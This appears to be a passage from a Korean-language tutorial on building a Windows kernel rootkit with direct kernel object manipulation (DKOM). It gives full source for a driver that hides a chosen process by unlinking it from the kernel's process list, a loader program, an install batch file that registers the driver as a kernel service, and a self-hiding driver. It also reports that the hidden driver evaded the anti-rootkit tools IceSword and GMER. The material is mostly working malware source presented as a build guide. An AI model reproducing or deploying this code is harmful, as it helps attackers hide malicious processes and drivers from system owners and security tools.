[그림 2-12]

EPROCESS 구조체는 undocument하다. EPROCESS에 대해 알기 위해서는 Windbg디버거를 사용하면 된다. Windbg에서 **dt –b nt!_EPROCESS** 명령(ntoskrnl.exe내의 EPROCESS)으로 조회한다. [그림 2-13]는 Windows XP에서 Windbg를 이용하여 확인한 EPROCESS구조체의 정보이다.

```
+0x080 RundownProtect    : _EX_RUNDOWN_REF
   +0x000 Count          : Uint4B
   +0x000 Ptr            : Ptr32
+0x084 UniqueProcessId   : Ptr32
+0x088 ActiveProcessLinks : _LIST_ENTRY
   +0x000 Flink          : Ptr32
   +0x004 Blink          : Ptr32
+0x090 QuotaUsage        : Uint4B
+0x09c QuotaPeak         : Uint4B
+0x0a8 CommitCharge      : Uint4B
+0x0ac PeakVirtualSize   : Uint4B
+0x0b0 VirtualSize       : Uint4B
```

[그림 2-13] XP 커널의 **EPROCESS** 구조체

그러나 이렇게 ActiveProcessLinks의 주소를 하드코딩하여 넣으면, 범 Windows적인 유연성있는 루트킷을 제작할 수 없다. 따라서 이를 하드코딩하는 방법보다는, 실행시간에 직접 구해서 넣어주는 것이 좋다. 따라서 아래와 같은 코드를 추가한다.

```
case IRP_MJ_WRITE :
   for(i=0;i<512;i++)
   {
          if(ptr[i]==*(PULONG)buffer) // buffer 에 해당하는 구조체를 찾음
          {
                offset=(ULONG)&ptr[i+1]-(ULONG)Process;
                DbgPrint("ActiveProcessLinks offset: %#x",offset);
                break;
           }
   }
```

[표 2-3]

먼저, 이는 DriverDispatch루틴의 일부이다. (DriverDispatch는 모든 IRP에 대해 적용되는 루틴이다.) 먼저 ptr[i]를 buffer와 비교한 후, 일치하면 이에 해당하는 offset을 구한다. 이를 찬찬히 살펴보자.

- *ptr[i]과 buffer를 먼저 비교한다.*

ptr와 buffer는 사전에 아래와 같이 정의된다. buffer는 해당MDL의 가상메모리 주소고, ptr은 MDL에 해당하는 EPROCESS의 시작주소다. (PID가 MDL로 변환되어 작업이 수행된다.)

```
buffer=MmGetSystemAddressForMdlSafe(irp->MdlAddress,NormalPagePriority);
PsLookupProcessByProcessId(*(PHANDLE)buffer,&Process)
ptr=(PULONG)Process;
```

[표 2-4]

1. **buffer**에는 은닉할 **PID**가 들어간다. 드라이버에서 유저 프로그램 버퍼를 lock하기 위해 먼저 mdl을 얻고, 그 후에 드라이버에서 mdl을 이용해 MmGetSystemAddressForMdlSafe을 호출하여, 유저프로그램의 버퍼를 채운다. 그 후 페이지되지 않은 시스템 영역의 가상메모리 주소를 리턴한다.
2. PsLookupProcessByProcessId는 **PID**를 받아서 해당 프로세스의 EPROCESS 구조체를 리턴한다. 즉 *(PHANDLE)**buffer**을 받아**, &Process**자리에 해당 EPROCESS 구조체를 리턴하는 것이다.

MmGetSystemAddressForMdlSafe


이것을 호출하면, MDL이 가리키는 버퍼에 대한 virtual address를 사용할 수 있다. 왜냐하면 MmGetSystemAddressForMdlSafe는 MDL이 서술하는 물리적인 페이지를 system space에 맵핑하기 때문이다. 즉, 버퍼를 system space에 맵핑하는 것이다.

리턴 값은 MDL의 virtual address다. 이 virtual address는 아직 페이지되지 않은 영역이다. 이것은 인자 안에 서술되어 있는 MDL의 버퍼를 위한 것이다. MDL(Memory Discriptor List)은 MDL은 물리 메모리 내 페이지들을 표현한다.

[표 2-5] 참고 : MmGetSystemAddressForSafe


- *offset 을 구한다.*

만약 ptr[i]의 EPROCESS가 buffer의 EPROCESS와 일치한다면 해당 프로세스의 오프셋을 구한다. 이는 ptr[i+1]의 주소에서 Process의 크기만큼을 뺀 값이 된다. ActiveProcessLinks는 PID의 바로 옆에 위치하기 때문이다. 실행 결과 다음과 같은 오프셋을 출력한다.




[그림 2-14]

[그림 2-15]에서, Windows XP의 경우 ActiveProcessLinks의 오프셋이 0x88로 확인된다.



[그림 2-15] Windows XP의 경우

[그림 2-16]에서, Windows 7의 경우 ActiveProcessLinks의 오프셋이 0xb8로 확인된다.



[그림 2-16]

참고로, Windows 7에서는 DebugView를 실행할 때 다음의 선행과정이 필요하다. 먼저 [표 2-6]의 경로에 해당 레지스트리 키를 등록하고, 재부팅한다. 그리고 DebugView를 관리자 권한으로 실행해야 한다.

```
[HKEY_LOCAL_MACHINE₩SYSTEM₩CurrentControlSet₩Control₩Session
Manager₩Debug Print Filter]
"DEFAULT"=dword:0000000f
```

[표 2-6] 레지스트리 키 등록

2.3.2 DKOM : 프로세스 은닉

유저 모드에서 돌아가는 루트킷을 은닉하기 위해서는, 루트킷이 로딩하는 드라이버에게 자신의 PID(프로세스 이름)을 알려주면 된다. 이렇게 얻은 PID를 로드한 드라이버에게 전달하면 드라이버 파일은 해당 프로세스를 은닉할 수 있게 된다. 이를 바탕으로 커널단에서 프로세스 은닉 기능을 수행하는 디바이스 드라이버, 해당 드라이버를 로드하는 exe파일을 설계하였다.

[표 2-7]는 DKOM기법을 이용한 디바이스 드라이버의 코드이다.

```
#include <ntifs.h>
#include <ntddk.h>

UNICODE_STRING
DeviceName=RTL_CONSTANT_STRING(L"\\Device\\DKOM_Driver"),SymbolicLink=RTL_CONSTANT_STRING(L"\\DosDev
ices\\DKOM_Driver");
PDEVICE_OBJECT pDeviceObject;

void Unload(PDRIVER_OBJECT pDriverObject)
{
    IoDeleteSymbolicLink(&SymbolicLink);
    IoDeleteDevice(pDriverObject->DeviceObject);
}

NTSTATUS DriverDispatch(PDEVICE_OBJECT DeviceObject,PIRP irp)
{
    PIO_STACK_LOCATION io;
    PVOID buffer;
    PEPROCESS Process;

    PULONG ptr;
    PLIST_ENTRY PrevListEntry,CurrListEntry,NextListEntry;

    NTSTATUS status;
    ULONG i,offset;

    io=IoGetCurrentIrpStackLocation(irp);
    irp->IoStatus.Information=0;
    offset=0;

    switch(io->MajorFunction)
    {
        case IRP_MJ_CREATE: //IRP 생성시
            status=STATUS_SUCCESS;
            break;
        case IRP_MJ_CLOSE: //IRP 닫을 시
            status=STATUS_SUCCESS;
            break;
        case IRP_MJ_READ: //IRP 읽을 시
            status=STATUS_SUCCESS;
        case IRP_MJ_WRITE: //IRP 쓸 시
                                //버퍼를 위해서 다음을 리턴한다 : 페이지되지 않은 시스템스페이스의 가상주소
            buffer=MmGetSystemAddressForMdlSafe(irp->MdlAddress,NormalPagePriority);
            if(!buffer)
            {
                status=STATUS_INSUFFICIENT_RESOURCES;
                break;
            }
            DbgPrint("Process ID: %d",*(PHANDLE)buffer);
if(!NT_SUCCESS(status=PsLookupProcessByProcessId(*(PHANDLE)buffer,&Process)))//PID,*PROCESS
            {
                DbgPrint("Error: Unable to open process object (%#x)",status);
                break;
            }
            DbgPrint("EPROCESS address: %#x",Process);
            ptr=(PULONG)Process;

            // PID 에 해당하는 EPROCESS 구조체를 스캔한다.
            for(i=0;i<512;i++)
            {
                if(ptr[i]==*(PULONG)buffer) // buffer 에 해당하는 구조체를 찾음
                {
```

```
                offset=(ULONG)&ptr[i+1]-(ULONG)Process;
                DbgPrint("ActiveProcessLinks offset: %#x",offset);
                break;
            }
        }
        if(!offset)
        {
            status=STATUS_UNSUCCESSFUL;
            break;
        }
        CurrListEntry=(PLIST_ENTRY)((PUCHAR)Process+offset); // ActiveProcessLinks 주소를 얻는다.

        PrevListEntry=CurrListEntry->Blink;
        NextListEntry=CurrListEntry->Flink;

        // Unlink the target process from other processes
        PrevListEntry->Flink=CurrListEntry->Flink;
        NextListEntry->Blink=CurrListEntry->Blink;

        // Point Flink and Blink to self
        CurrListEntry->Flink=CurrListEntry;
        CurrListEntry->Blink=CurrListEntry;

        ObDereferenceObject(Process); // Process 오브젝트를 다 사용한 후에는 참조회수를 감소시켜주어야
한다.
        status=STATUS_SUCCESS;
        irp->IoStatus.Information=sizeof(HANDLE);
        break;
    default:
        status=STATUS_INVALID_DEVICE_REQUEST;
        break;
    }

    irp->IoStatus.Status=status; //이미 설정해주는 status 를 적용.
    IoCompleteRequest(irp,IO_NO_INCREMENT); //Caller 가 주어진 I/O 요청에 대한 작업을 끝냈으니,
I/O 매니저에게 IRP 를 돌려준다
    return status;
}

NTSTATUS DriverEntry(PDRIVER_OBJECT pDriverObject,PUNICODE_STRING pRegistryPath)
{
    ULONG i;
    //드라이버에 대한 디바이스 오브젝트 생성. 유저 프로그램에서 파일접근 방식으로 드라이버에 접근가능케 함.
IoCreateDevice(pDriverObject,0,&DeviceName,FILE_DEVICE_UNKNOWN,FILE_DEVICE_SECURE_OPEN,FALSE,&pDevic
eObject);
    IoCreateSymbolicLink(&SymbolicLink,&DeviceName);

    pDriverObject->DriverUnload=Unload;
    for(i=0;i<IRP_MJ_MAXIMUM_FUNCTION;i++)
    {
        pDriverObject->MajorFunction[i]=DriverDispatch;
    }

    pDeviceObject->Flags&=~DO_DEVICE_INITIALIZING;
    pDeviceObject->Flags|=DO_DIRECT_IO;

    return STATUS_SUCCESS;
}
```

[표 2-7] DKOM_Driver.sys

```
#include <stdio.h>
#include <Windows.h>
#include <Winbase.h>
#include <Tlhelp32.h>

DWORD MyGetProcessId(LPCTSTR ProcessName) // non-conflicting function name
{
        PROCESSENTRY32 pt;
        HANDLE hsnap = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);
        pt.dwSize = sizeof(PROCESSENTRY32);
        if (Process32First(hsnap, &pt)) { // must call this first
                do {
                        if (!lstrcmpi(pt.szExeFile, ProcessName)) {
                                CloseHandle(hsnap);
                                return pt.th32ProcessID;
                        }
                } while (Process32Next(hsnap, &pt));
```

```
        }
        CloseHandle(hsnap); // close handle on failure
        return 0;
}

int main()
{
        HANDLE hFile;
        DWORD ProcessId,write;
        //\\.\프리픽스는 Win32 디바이스 네임스페이스에 접근한다.  return : 장치를 제어할 수 있는
핸들
        hFile=CreateFile(L"\\\\.\\DKOM_Driver",GENERIC_WRITE,FILE_SHARE_READ|FILE_SHARE_WRITE
,NULL,OPEN_EXISTING,0,NULL);
        ProcessId = MyGetProcessId(TEXT("calc.exe"));
        printf("calc.exe : ProcessId is %d\n ",ProcessId);

        //예외처리 01
        if (ProcessId == 0) {
                printf("cannot find processid!!\n");
                return -1;
        }
        //예외처리 02
        if(hFile==INVALID_HANDLE_VALUE)
        {
                printf("Error:(%d)\nMake sure the driver is loaded.\n",GetLastError());
                return -1;
        }
        //디바이스 드라이버 호출 후 calc.exe 프로세스 은닉
        if(!WriteFile(hFile,&ProcessId,sizeof(DWORD),&write,NULL))
        {
                printf("\nError: Unable to hide process (%d)\n",GetLastError());
        }
        else
        {
                printf("\nProcess successfully hidden.\n");
        }

        return 0;
}
```

[표 2-8] DKOM_loader.exe (c++)


아래 배치파일을 이용하여 디바이스 드라이버를 설치한다.

```
@echo off
copy DKOM_Driver.sys %windir%\DKOM_Driver.sys /y>nul
sc create DKOM_Driver binPath= %windir%\DKOM_Driver.sys type= kernel start=
system error= ignore>nul
sc start DKOM_Driver>nul
```

[표 2-9] install.bat

cmd.exe		2,088 K	2,936 K	3036
notepad.exe		1,884 K	4,044 K	3852
procexp.exe	8.57	16,108 K	19,504 K	2332
calc.exe		1,792 K	3,920 K	3224
IEXPLORE.EXE	4.29	4,588 K	7,256 K	1832

```
C:₩Documents and Settings₩ever₩바탕 화면>dkom_loader.exe
calc.exe : ProcessId is 3224

Process successfully hidden.
```



2.3.3 DKOM : 프로세스 은닉 (링크들 끊기)


결과

```
kd> !process 0 0 notepad.exe
Failed to get VAD root
PROCESS 85a5c9f0  SessionId: 0  Cid: 0478    Peb: 7ffd3000  ParentCid: 0640
    DirBase: 156c0460  ObjectTable: e4e43448  HandleCount:  48.
    Image: notepad.exe

kd> !process 0 0 calc.exe
kd> !process 0 0 not_exist.exe
```

2.3.4 DKOM : 드라이버 은닉

이 코드는 로드된 드라이버들의 데이터 엔트리의 링크를 끊어버린다. 이 드라이버가 로드되면, 드라이버 오브젝트의 주소는 DriverEntry주소에 의해 passed to된다. DRIVER_OBJECT에 있는 DriverSection 멤버는 LDR_DATA_TABLE_ENTRY구조체를 가리키고, 이것은 로드된 드라이버의 정보를 포함하는 구조체이다. (base address, entry point address와 같은). 시스템이 로드된 드라이버들을 enumerate하면, 시스템은 PsLoadedModuleList부터 enumerate하기 시작한다. 이것은 다른 데이터 엔트리로의 링크를 포함한다. 다른 엔트리로부터 data entry를 unlink함으로써, 드라이버는 enumerate되지 않게 된다.


드라이버 은닉은 프로세스 은닉에 비해서는 인기가 없는 편이다. 따라서 하나의 링크를 끊는 것만으로도 충분히 안티 루트킷 도구를 우회할 수 있다.



[그림 2-17] DriverSection


```
#include <ntddk.h>

typedef struct _LDR_DATA_TABLE_ENTRY
{
     LIST_ENTRY InLoadOrderLinks;
     LIST_ENTRY InMemoryOrderLinks;
     LIST_ENTRY InInitializationOrderLinks;
     PVOID DllBase;
     PVOID EntryPoint;
     ULONG SizeOfImage;
     UNICODE_STRING FullDllName;
     UNICODE_STRING BaseDllName;
     ULONG Flags;
     USHORT LoadCount;
     USHORT TlsIndex;
     union
     {
          LIST_ENTRY HashLinks;
          struct
          {
               PVOID SectionPointer;
               ULONG CheckSum;
          };
     };
     union
     {
          ULONG TimeDateStamp;
```

```
            PVOID LoadedImports;
        };
        struct _ACTIVATION_CONTEXT * EntryPointActivationContext;
        PVOID PatchInformation;
        LIST_ENTRY ForwarderLinks;
        LIST_ENTRY ServiceTagLinks;
        LIST_ENTRY StaticLinks;
} LDR_DATA_TABLE_ENTRY, *PLDR_DATA_TABLE_ENTRY;

NTSTATUS DriverEntry(PDRIVER_OBJECT pDriverObject,PUNICODE_STRING
pRegistryPath)
{
    PLDR_DATA_TABLE_ENTRY PrevEntry,ModuleEntry,NextEntry;

    DbgPrint("DriverSection address: %#x",pDriverObject->DriverSection);
    ModuleEntry=(PLDR_DATA_TABLE_ENTRY)pDriverObject->DriverSection;

    PrevEntry=(PLDR_DATA_TABLE_ENTRY)ModuleEntry->InLoadOrderLinks.Blink;
    NextEntry=(PLDR_DATA_TABLE_ENTRY)ModuleEntry->InLoadOrderLinks.Flink;

    PrevEntry->InLoadOrderLinks.Flink=ModuleEntry->InLoadOrderLinks.Flink;
    NextEntry->InLoadOrderLinks.Blink=ModuleEntry->InLoadOrderLinks.Blink;

    ModuleEntry->InLoadOrderLinks.Flink=(PLIST_ENTRY)ModuleEntry;
    ModuleEntry->InLoadOrderLinks.Blink=(PLIST_ENTRY)ModuleEntry;

    DbgPrint("Hidden driver loaded at address %#x",ModuleEntry->DllBase);
    return STATUS_SUCCESS;
}
```



모듈 자체를 숨기는 거니까 가능한거구나
모듈을 스캔하는 걸 막아야 해. 모듈을!

드라이버는 icesword를 우회하였다.



Kernel Module: 140

FileName	Base	ImageSize	Flags	Load...	Nam
dmload.sys	0xF7AF1000	0x00002000	0x09004000	16	dmlo
vmscsi.sys	0xF7AF3000	0x00002000	0x09004000	23	vmsc
vmmouse.sys	0xF7B09000	0x00002000	0x09104000	37	₩Sys
swenum.sys	0xF7B0D000	0x00002000	0x09104000	72	₩Sys
USBD.SYS	0xF7B13000	0x00002000	0x09104000	77	₩Sys
ParVdm.SYS	0xF7B1D000	0x00002000	0x09104000	127	₩Sys
Fs_Rec.SYS	0xF7B1F000	0x00002000	0x09104000	80	₩Sys
Beep.SYS	0xF7B21000	0x00002000	0x09104000	82	₩Sys
mnmdd.SYS	0xF7B23000	0x00002000	0x09104000	84	₩Sys
RDPCDD.sys	0xF7B25000	0x00002000	0x09104000	85	₩Sys
vmusbmouse.sys	0xF7B43000	0x00002000	0x09104000	110	₩Sys
dump_WMILIB.SYS	0xF7B45000	0x00002000	0x09104000	112	₩Sys
dxgthk.sys	0xF7C23000	0x00001000	0x09104000	117	₩Sys
audstub.sys	0xF7CB2000	0x00001000	0x09104000	59	₩Sys
Null.SYS	0xF7D06000	0x00001000	0x09104000	81	₩Sys

gmer도 우회하였다.

2.3.5 handle table

커널에서 EPROCESS를 보면, _Handle_TABLE ObjectTable 구조체가 존재한다. 이 필드는 _Handle_Table이라는 구조체의 포인터를 가리킨다. 이 필드는 실제 핸들 테이블의 정보를 가지고 있다.

```
kd> dt nt!_EPROCESS
   +0x000 Pcb              : _KPROCESS
   +0x06c ProcessLock      : _EX_PUSH_LOCK
   +0x070 CreateTime       : _LARGE_INTEGER
   +0x078 ExitTime         : _LARGE_INTEGER
   +0x080 RundownProtect   : _EX_RUNDOWN_REF
   +0x084 UniqueProcessId  : Ptr32 Void
   +0x088 ActiveProcessLinks : _LIST_ENTRY
   +0x090 QuotaUsage       : [3] Uint4B
   +0x09c QuotaPeak        : [3] Uint4B
   +0x0a8 CommitCharge     : Uint4B
   +0x0ac PeakVirtualSize  : Uint4B
   +0x0b0 VirtualSize      : Uint4B
   +0x0b4 SessionProcessLinks : _LIST_ENTRY
   +0x0bc DebugPort        : Ptr32 Void
   +0x0c0 ExceptionPort    : Ptr32 Void
   +0x0c4 ObjectTable      : Ptr32 _HANDLE_TABLE
   +0x0c8 Token            : _EX_FAST_REF
```

0x0c4 오프셋에 위치한다.


그리고 이게 가리키는 _HANDLE_TABLE을 가보자

```
kd> dt -b nt!_HANDLE_TABLE
   +0x000 TableCode        : Uint4B
   +0x004 QuotaProcess     : Ptr32
   +0x008 UniqueProcessId  : Ptr32
   +0x00c HandleTableLock  : _EX_PUSH_LOCK
      +0x000 Waiting          : Pos 0, 1 Bit
      +0x000 Exclusive        : Pos 1, 1 Bit
      +0x000 Shared           : Pos 2, 30 Bits
      +0x000 Value            : Uint4B
      +0x000 Ptr              : Ptr32
   +0x01c HandleTableList  : _LIST_ENTRY
      +0x000 Flink            : Ptr32
      +0x004 Blink            : Ptr32
   +0x024 HandleContentionEvent : _EX_PUSH_LOCK
      +0x000 Waiting          : Pos 0, 1 Bit
      +0x000 Exclusive        : Pos 1, 1 Bit
      +0x000 Shared           : Pos 2, 30 Bits
      +0x000 Value            : Uint4B
      +0x000 Ptr              : Ptr32
   +0x028 DebugInfo        : Ptr32
   +0x02c ExtraInfoPages   : Int4B
   +0x030 FirstFree        : Uint4B
   +0x034 LastFree         : Uint4B
   +0x038 NextHandleNeedingPool : Uint4B
   +0x03c HandleCount      : Int4B
   +0x040 Flags            : Uint4B
   +0x040 StrictFIFO       : Pos 0, 1 Bit
```

여기서 HandleCount는 현재 프로세스에 할당된 핸들의 총 개수(핸들 테이블에 기록된 핸들의 정보 수)

UniqueProcessId는 핸들 테이블을 소유한 프로세스의 ID

2.3.6 ObjectTable – DKOM 우회 성공




2.3.7 QuataBlock

```
+0x138 SectionObject     : Ptr32 Void
+0x13c SectionBaseAddress : Ptr32 Void
+0x140 QuotaBlock        : Ptr32 _EPROCESS_QUOTA_BLOCK
+0x144 WorkingSetWatch   : Ptr32 _PAGEFAULT_HISTORY
+0x148 Win32WindowStation : Ptr32 Void
```

```
kd> dt -b nt!_EPROCESS_QUOTA_BLOCK
   +0x000 QuotaEntry       : _EPROCESS_QUOTA_ENTRY
      +0x000 Usage             : Uint4B
      +0x004 Limit             : Uint4B
      +0x008 Peak              : Uint4B
      +0x00c Return            : Uint4B
   +0x030 QuotaList        : _LIST_ENTRY
      +0x000 Flink             : Ptr32
      +0x004 Blink             : Ptr32
   +0x038 ReferenceCount   : Uint4B
   +0x03c ProcessCount     : Uint4B
```

2.3.8 Job


_EPROCESS 구조체 내 0x134오프셋에는 _EJOB구조체로의 포인터가 존재한다. _EJOB 구조체의 앞, 뒤의 작업들과 관련된 링크들이 6개 존재한다. 이러한 링크들은 모두, 실행시간에 끊어버리면 블루스크린이 발생하므로 DKOM에 사용할 수 없는 링크들이다.

